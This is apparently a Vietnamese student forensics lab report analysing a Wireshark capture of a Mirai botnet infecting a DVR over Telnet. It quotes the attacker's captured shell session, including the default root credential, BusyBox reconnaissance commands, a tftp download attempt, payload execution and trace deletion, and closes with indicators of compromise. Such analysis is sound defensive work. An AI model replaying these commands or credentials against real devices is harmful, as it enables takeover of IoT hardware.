

BÁO CÁO THỰC HÀNH LAB 5

Môn học: Pháp chứng kỹ thuật số

Nhóm: Pha Pha

THÀNH VIÊN THỰC HIỆN:

STT	Họ và tên	MSSV
1	Nguyễn Đoàn Xuân Bình	19521265
2	Trần Hoàng Khang	19521671
3	Nguyễn Mỹ Quỳnh	19520241



BÁO CÁO CHI TIẾT

*Note: Lab này không yêu cầu báo cáo chi tiết, bản báo cáo này giúp mình quay video phân tích dễ dàng hơn và để sau này xem lại.

Link video: https://youtu.be/vfTxS6nk5rA

Yêu cầu:

1. Tóm tắt cơ bản:

• Xác định địa chỉ IP của các máy chủ đã giao tiếp với nhau. Rất ngắn gọn, thảo luận về bất kỳ hiểu biết cơ bản nào thu được từ thông tin này.


Vào Statistic → Endpoints → IPv4 (IPv6 không có)

	IPv4 · 6	IPv6	TCP · 64	UDP · 29	4					
Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	AS Number	AS Organization
8.8.8.8	294	26 k	0	0	294	26 k	_	_	_	_
10.128.0.231	1,760	481 k	1,129	353 k	631	128 k	_	_	_	_
65.222.202.53	912	63 k	380	31 k	532	32 k	_	_	_	_
77.247.181.210	423	308 k	169	18 k	254	290 k	_	_	_	_
77.247.181.219	79	78 k	54	76 k	25	1533	_	_	_	_
95.190.209.27	52	3730	28	1619	24	2111	_	_	_	_

IP 8.8.8.8 là IP của DNS Server của Google.

IP 10.128.0.231 là IP Private và có tổng số lượng gửi packet và tổng số lượng byte gửi đi nhiều nhất 65.222.202.53 và 77.247.181.210 là 2 Public IP có số lượng packet gửi nhiều; IP 77.247.181.219 gửi đã gửi một số lượng bytes nội dung cũng khá đáng kể.

• Xác định tất cả các giao thức trong chụp cao hơn OSI lớp 4. Đối với mỗi giao thức đã xác định, nêu tỷ lệ phần trăm byte trong bản chụp thuộc giao thức đó.



Các giao thức hoạt động ở tầng (layer) trên 4 là:

Dùng UDP:

o DNS

Dùng TCP:

- Telnet
- Hypertext Transfer Protocol (HTTP)

Protocol	Percent bytes (%)
DNS	2.9
Telnet	59.6
Hypetext Transfer Protocol (HTTP)	2.1

2. Phân tích trong Wireshark:

• Giải thích bằng lời về những gì bạn nghĩ đã xảy ra trong mạng. Xác định tên của phần mềm độc hại nếu bạn có thể. Xem xét dòng thời gian của các cuộc liên lạc đã diễn ra, được hỗ trợ bởi các bằng chứng được hiển thi trong Wireshark.

Phần trăm Byte (Percent Byte) của giao thức Telnet được gửi đi khá lớn, mà ta biết Telnet là một giao thức không an toàn vì không có mã hóa trong truyền-nhận. Ta xem xét các gói tin Telnet → Follow stream của gói tin đầu.

Ta thấy có một phiên đăng nhập vào BusyBox (Từ IP 77.247.181.210 đến 10.128.0.231):

```
dvrdvs login: ......P.....root
root
Password: xc3511

BusyBox v1.16.1 (2014-03-04 16:00:18 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

can not change to guest!
.[32m[root.[0m@.[31mdvrdvs.[0m .[32m/] .[35m# .[0menable.enable
-sh: enable: not found
.[32m[root.[0m@.[31mdvrdvs.[0m .[32m/] .[35m# .[0msystem.system
-sh: system: not found
.[32m[root.[0m@.[31mdvrdvs.[0m .[32m/] .[35m# .[0mshell.shell
-sh: shell: not found
.[32m[root.[0m@.[31mdvrdvs.[0m .[32m/] .[35m# .[0msh.sh


BusyBox v1.16.1 (2014-03-04 16:00:18 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.
.[32m[root.[0m@.[31mdvrdvs.[0m .[32m/] .[35m# .[0m/bin/busybox MIRAI./bin/busybox MIRAI
MIRAI: applet not found
.[32m[root.[0m@.[31mdvrdvs.[0m .[32m/] .[35m# .[0m
```

IP Attacker: 95.190.209.27

IP Victim: 10.128.0.231

Xem sơ qua lỗ hồng thì tên malware là MIRAI (Có liên quan trong hình ảnh trên). Và đây là tấn công botnet. Về lỗ hồng này, các bước được thực hiện như sau:

Đầu tiên, bắt tay 3 bước (3-way handshake được thực hiện) trong 3 gói tin đầu tiên. Sau đó thực hiện "telnet" đến máy victim:



Một phiên đăng nhập quyền admin vào thiết bị DVR (với user: *root* và password: *xc3511* <default>) và thực hiện một số câu lệnh khả thi với *router* hay *honeypot thông dụng* với ý đồ kiểm tra thử đảm bảo không kết nối với những thiết bi này

Nguồn tham khảo (keyword: ECCHI) : <u>The Short Life of a Vulnerable DVR Connected to the Internet</u> - SANS Internet Storm Center

```
BusyBox v1.16.1 (2014-03-04 16:00:18 CST) built-in shell (ash)

Enter 'help' for a list of built-in commands.

can not change to guest!

[root@dvrdvs /] # enable
-sh: enable: not found
[root@dvrdvs /] # shell
-sh: shell: not found
[root@dvrdvs /] # sh /bin/busybox ECCHI

BusyBox v1.16.1 (2014-03-04 16:00:18 CST) built-in shell (ash)

Enter 'help' for a list of built-in commands.
```

Ảnh được trích xuất từ nguồn trên

Việc sử dụng lệnh "busybox ECCHI" có hai chức năng. Trước hết, các distribution của Linux "đầy đủ" và "hoàn chỉnh" thường thấy trên thiết bị DVR sẽ phản hồi bằng "Help Screen" (như ảnh trên) nếu sử dụng sai mô-đun. Vì vậy, theo cách này, một chuỗi bất kỳ (những lệnh không khả thi) như "ECCHI" có thể được sử dụng để phát hiện honeypots và các hệ thống không liên quan nếu phản hồi từ thiết bị khác "ECCHI: applet not found" (không có lệnh tương thích trong các Busybox).

Thứ hai, lệnh này được sử dụng để đảm bảo chỉ ra rằng lệnh trước đó đã kết thúc (thông báo lỗi xuất hiện). Sau đó, kẻ tấn công thêm "bin/busybox ECCHI" vào cuối mỗi dòng, sau lệnh thực được thực thi (với lý do tương tự).

Kỹ thuật này không phải là mới và chúng ta đã thấy nó trong các mối đe dọa ở các thiết bị DVR và IoT trước đây. Các chuỗi khác cũng được sử dụng, đặc biệt là chuỗi "MIRAI". Xem phân tích bởi phần mềm đôc hai phải chết để biết thêm chi tiết về mang này và các mang botnet tương tư khác.

*Note: "ecchi" thường dùng để chỉ phim hoạt hình anime có nội dung người lớn. "mirai" là từ tiếng Nhật để chỉ tương lai. Vì vậy, chúng ta có thể đang đối đầu với một số "quý bửu" ở đây.

Vì lý do nào đó mà attacker phải chuyển sang tấn công IP khác → Tấn công không thành công ? Xem stream tiếp theo.

IP Attacker: 77.247.181.210

IP Victim: 10.128.0.231

- ✓ Ta thấy được diễn biến những gì xảy ra trong mạng. Attacker thực hiện một số thao tác cơ bản để xác định một số **fingerprinting** của thiết bị:
- Attacker thực hiện xem các tiến trình hiên tai.

```
.[32m[root.[0m@.[31mdvrdvs.[0m .[32m/] .[35m# .[0m/bin/busybox ps; /bin/busybox ECCHI
/bin/busybox ps; /bin/busybox ECCHI
 PID USER
                VSZ STAT COMMAND
   1 root
               1160 S
                          init
                  0 SW
                          [kthreadd]
   2 root
                  0 SW
                          [ksoftirqd/0]
   3 root
   4 root
                  0 SW
                          [kworker/0:0]
   5 root
                  0 SW
                          [kworker/u:0]
   6 root
                  0 SW
                          [rcu kthread]
   7 root
                  0 SW<
                          [khelper]
   8 root
                  0 SW
                          [kworker/u:1]
                          [sync_supers]
 139 root
                  0 SW
 141 root
                  0 SW
                          [bdi-default]
                  0 SW<
                          [kblockd]
 143 root
                  0 SW
 159 root
                          [khubd]
 259 root
                  0 SW
                          [kswapd0]
                  0 SW<
 314 root
                          [crypto]
 390 root
                  0 SW<
                          [iscsi eh]
                  0 SW
 403 root
                          [scsi_eh_0]
 406 root
                  0 SW
                          [scsi_eh_1]
 409 root
                  0 SW
                          [kworker/u:2]
 410 root
                  0 SW
                          [kworker/u:3]
                          [mtdblock01
 420 root
                  0 SW
 425 root
                  0 SW
                          [mtdblock1]
 481 root
                  0 SW
                          [kworker/0:1]
 482 root
                  0 SW
                          [kworker/0:2]
 486 root
                  0 SW
                          [kworker/u:4]
 502 root
                872 S <
                          /sbin/udevd -d
 506 root
                  0 SWN
                          [jffs2_gcd_mtd1]
 530 root
                  0 SW
                          [flush-1:0]
                          ./hicore
               607m S
 756 root
               1164 S
 758 root
                          -/bin/sh
 759 guest
               1168 S
                          /usr/sbin/telnetd
  760 root
               1160 S
 770 root
                  0 SW
                          [VideoDec]
 934 root
                  0 SW
                          [flush-8:0]
 940 root
                  0 SW
                          [flush-mtd-unmap]
1012 root
               1168 S
                          -sh
1042 root
               1168 S
                          sh
1044 root
               1160 R
                          /bin/busybox ps
ECCHI: applet not found
```

- Attacker xem phân vùng được mounted của Filesystem bằng cách đọc file /proc/mounts:

```
.[32m[root.[0m@.[31mdvrdvs.[0m .[32m/] .[35m# .[0m/bin/busybox cat /proc/mounts; /bin/busybox ECCHI
/bin/busybox cat /proc/mounts; /bin/busybox ECCHI
rootfs / rootfs rw 0 0
/dev/root / ext2 rw,relatime,errors=continue 0 0
proc /proc proc rw,relatime 0 0
sysfs /sys sysfs rw,relatime 0 0
udev /dev tmpfs rw,relatime 0 0
devpts /dev/pts devpts rw,relatime,mode=600,ptmxmode=000 0 0
/dev/mtdblock1 /home/hik jffs2 rw,relatime 0 0
tmpfs /home/app tmpfs rw,relatime 0 0
ECCHI: applet not found
```

Tiếp theo, kẻ tấn công kiểm tra xem *binary file* có thể được tạo bằng lệnh "echo" hay không, tạo nhanh một file mẫu:

```
/bin/busybox echo -e '\x6b\x61\x6d\x69' > /.nippon; /bin/busybox cat /.nippon; /bin/busybox rm /.nippon
```

Thao tác này sẽ gửi chuỗi "kami" đến tệp /.nippon. Test này sau đó được lặp lại trên tất cả các phân vùng partition được tìm thấy trong "mount" ở trên.



```
.[32m[root.[0m@.[31mdvrdvs.[0m .[32m/] .[35m# .[0m/bin/busybox echo -e '\x6b\x61\x6d\x69' > /.nippon; /bin/busybox cat /.nippon; /bin/busybox rm /.nippon /bin/busybox echo -e '\x6b\x61\x6d\x69' > /.nippon; /bin/busyb
ox cat /.nippon; /bin/busybox rm /.nippon
/bin/busybox echo -e '\x6b\x61\x6d\x69' > /.nippon; /bin/busybox cat /.nippon; /bin/
busybox rm /.nippon
/bin/busybox echo -e '\x6b\x61\x6d\x69/proc' > /proc/.nippon; /bin/busybox cat /
proc/.nippon; /bin/busybox rm /proc/.nippon
/bin/busybox echo -e '\x6b\x61\x6d\x69/sys' > /sys/.nippon; /bin/busybox cat /
sys/.nippon; /bin/busybox rm /sys/.nippon
/bin/busybox echo -e '\x6b\x61\x6d\x69/dev' > /dev/.nippon; /bin/busybox cat /
dev/.nippon; /bin/busybox rm /dev/.nippon
/bin/busybox echo -e '\x6b\x61\x6d\x69/dev/pts' > /dev/pts/.nippon; /bin/busybox cat /
dev/pts/.nippon; /bin/busybox rm /dev/pts/.nippon
/bin/busybox echo -e '\x6b\x61\x6d\x69/home/hik' > /home/hik/.nippon; /bin/busybox cat
/home/hik/.nippon; /bin/busybox rm /home/hik/.nippon
/bin/busybox echo -e '\x6b\x61\x6d\x69/home/app' > /home/app/.nippon; /bin/busybox cat
/home/app/.nippon; /bin/busybox rm /home/app/.nippon
/bin/busybox echo -e '\x6b\x61\x6d\x69/dev' > /dev/.nippon; /bin/busybox cat /
dev/.nippon; /bin/busybox rm /dev/.nippon
/bin/busybox ECCHI
```

Sau đó attacker xóa file .nippon và cũng xóa một số file tương tự khác.

```
.[32m[root.[0m@.[31mdvrdvs.[0m .[32m/] .[35m# .[0mrm /.t; rm /.sh; rm /.human rm /.t; rm /.sh; rm /.human rm /.t; rm /.sh; rm /.human rm /dev/.t; rm /dev/.sh; rm /dev/.human rm /dev/.t; rm /dev/.sh; rm /dev/.human rm /home/hik/.t; rm /home/hik/.sh; rm /home/hik/.human rm /home/app/.t; rm /home/app/.sh; rm /home/app/.human rm /dev/.t; rm /dev/.sh; rm /dev/.human cd / /bin/busybox cp /bin/echo dvrHelper; >dvrHelper; /bin/busybox chmod 777 dvrHelper; / bin/busybox ECCHI
```

Đồng thời copy lệnh echo vào file dvrHelper và cài đặt toàn quyền (777) cho file.

- Attacker check thông tin hệ thống

```
.[32m[root.[0m@.[31mdvrdvs.[0m .[32m/] .[35m# .[0mcat /proc/cpuinfo; /bin/busybox ECCHI
cat /proc/cpuinfo; /bin/busybox ECCHI
               : ARMv7 Processor rev 0 (v71)
Processor
                · 1849 75
BogoMIPS
                : swp half fastmult edsp
Features
CPU implementer: 0x41
CPU architecture: 7
CPU variant
               : 0x3
CPU part
                : 0xc09
CPU revision
Hardware
Revision
                  0000
                : 00000000000000000
Serial
ECCHI: applet not found
```

- Attacker cũng kiểm tra xem tftp và wget có khả dụng hay không.

```
.[32m[root.[0m@.[31mdvrdvs.[0m .[32m/] .[35m# .[0m/bin/busybox wget; /bin/busybox tftp; /bin/busybox wget; /bin/busybox tftp; /bin/busybox ECCHI
/bin/busybox wget; /bin/busybox tftp; /bin/busybox ECCHI
wget: applet not found
BusyBox v1.16.1 (2014-03-04 16:00:18 CST) multi-call binary.

Usage: tftp [OPTIONS] HOST [PORT]

Transfer a file from/to tftp server

Options:

-1 FILE Local FILE
-r FILE Remote FILE
-g Get file
-p Put file
-b SIZE Transfer blocks of SIZE octets

ECCHI: applet not found
```

Trên hệ thống, chỉ có tftp.

- Attacker đã cố gắng sử dụng nó để tải xuống một công cụ có tên "dvrHelper"

Như ta thấy ở trên thì file **mirai.arm7** được download về không thành công (khi set full quyền cho file dvrHelper thì thất bại vì không có file) từ một địa chỉ IP public ngoài mạng với giao thức *tftp (Trivial File Transfer Protocol)* cho phép download file nhanh chóng và không yêu cầu xác thực.

- Attacker sử dụng lệnh *echo* và tự tạo payload vào file upnp sau 13 lần echo payload vào:

2/13 payload (Mẫu)

- Attacker thực hiện chạy với mã độc và cứ để nó chạy. Sau đó xóa file **upnp** để diệt trừ dấu vết

```
.[32m[root.[0m@.[31mdvrdvs.[0m .[32m/] .[35m# .[0m./upnp; ./dvrHelper telnet.arm7; /bin/busybox IHCCE
./upnp; ./dvrHelper telnet.arm7; /bin/busybox IHCCE
MIRAI
FIN
listening tun0.
IHCCE: applet not found
.[32m[root.[0m@.[31mdvrdvs.[0m .[32m/] .[35m# .[0mrm -rf upnp; > dvrHelper; /bin/busybox ECCHI
```

✓ Tên phần mềm độc hại: Mirai (Botnet/Backdoor) – lây nhiễm các thiết bị có bộ xử lý ARC, làm bàn đạp cho các vụ tấn công DDos và tấn công lên các máy khác. Thông tin thêm

Thực hiện thao tác tạo payload file như trên và đưa vào VirusTotal:


Xem thông tin kết quả

Chức năng chính của payload gồm 2 phase:

- + Đầu tiên, Mirai quét địa chỉ IP để xác định các thiết bị thông minh chạy phiên bản Linux được gọi là ARC.
- + Sau đó, Mirai khai thác các lỗ hồng bảo mật trong thiết bị IoT để truy cập mạng thông qua tổ hợp tên người dùng và mật khẩu mặc định. Nếu các cài đặt này chưa được thay đổi hoặc cập nhật, Mirai có thể đăng nhập vào thiết bị và lây nhiễm phần mềm độc hại cho thiết bị.
- ✓ Thời gian diễn ra: từ 2016-10-01 01:18:31 đến 2016-10-01 01:48:42


Time	
First packet:	2016-10-01 01:18:31
Last packet:	2016-10-01 01:48:42
Elapsed:	00:30:10

 Thảo luận về bất kỳ hoạt động thành công hoặc không thành công nào liên quan đến phần mềm độc hại và xác định bất kỳ lỗ hổng nào mà bạn tin rằng đã được khai thác thành công qua mạng. - Attacker có cố gắng dùng tftp để download file **mirai.arm7** nhưng không thành công. Kiểm tra các gói khi *victim* (10.128.0.231) gửi request để yêu cầu download file thì bị *server* (77.247.181.219) từ chối



Việc này bắt attacker phải craft (bằng tay) một payload malware Mirai để thực hiện mưu đồ và giúp cho người điều tra dễ theo dõi dấu vết hơn và giúp các kỹ sư có khả năng reverse lại con malware này.

- Lổ hồng được khai thác: Sử dụng *username* (*root*) và *password*(*xc3511*) mặc định trên thiết bị DVR. Giúp người kết nối Telnet có một session của admin và toàn quyền thao tác.
 - Xác định bất kỳ Network-based Indicators of Compromise (IOC) nào mà bạn cho là hữu ích từ quan điểm an ninh mạng và mô tả cách chúng có thể được sử dụng hiệu quả trong việc ngăn chặn hoặc phát hiện các loại tấn công tương tự trong tương lai.
- IOC tồn tai trong giao thức



- → Việc xác định giao thức Telnet giúp cho một số nhà sản xuất (manufacturer) xác định lỗ hồng và tắt Telnet (mặc định) và khiến tính năng này khá khó (thủ công/bằng tay) để bật lên.
- IOC tồn tại trong khi thực hiện phiên đăng nhập lên máy victim.

```
dvrdvs login: .....P....root
root
Password: xc3511
```

- → Giúp phòng chống và xác định nguyên nhân lỗ hồng do dùng chứng thực mặc định, đổi chứng thực ngay khi mới sử dụng.
- Các IOC tồn tại trong các lệnh echo khi truyền payload vào:

→ Tạo ra khả năng phòng chống virus bằng chữ ký số, hàm băm, ... khi có một đoạn payload cụ thể. Đồng thời giúp các chuyên gia dịch ngược thực hiện phân tích hoạt động & hành vi để cải tiến phương pháp phòng chống loại malware này.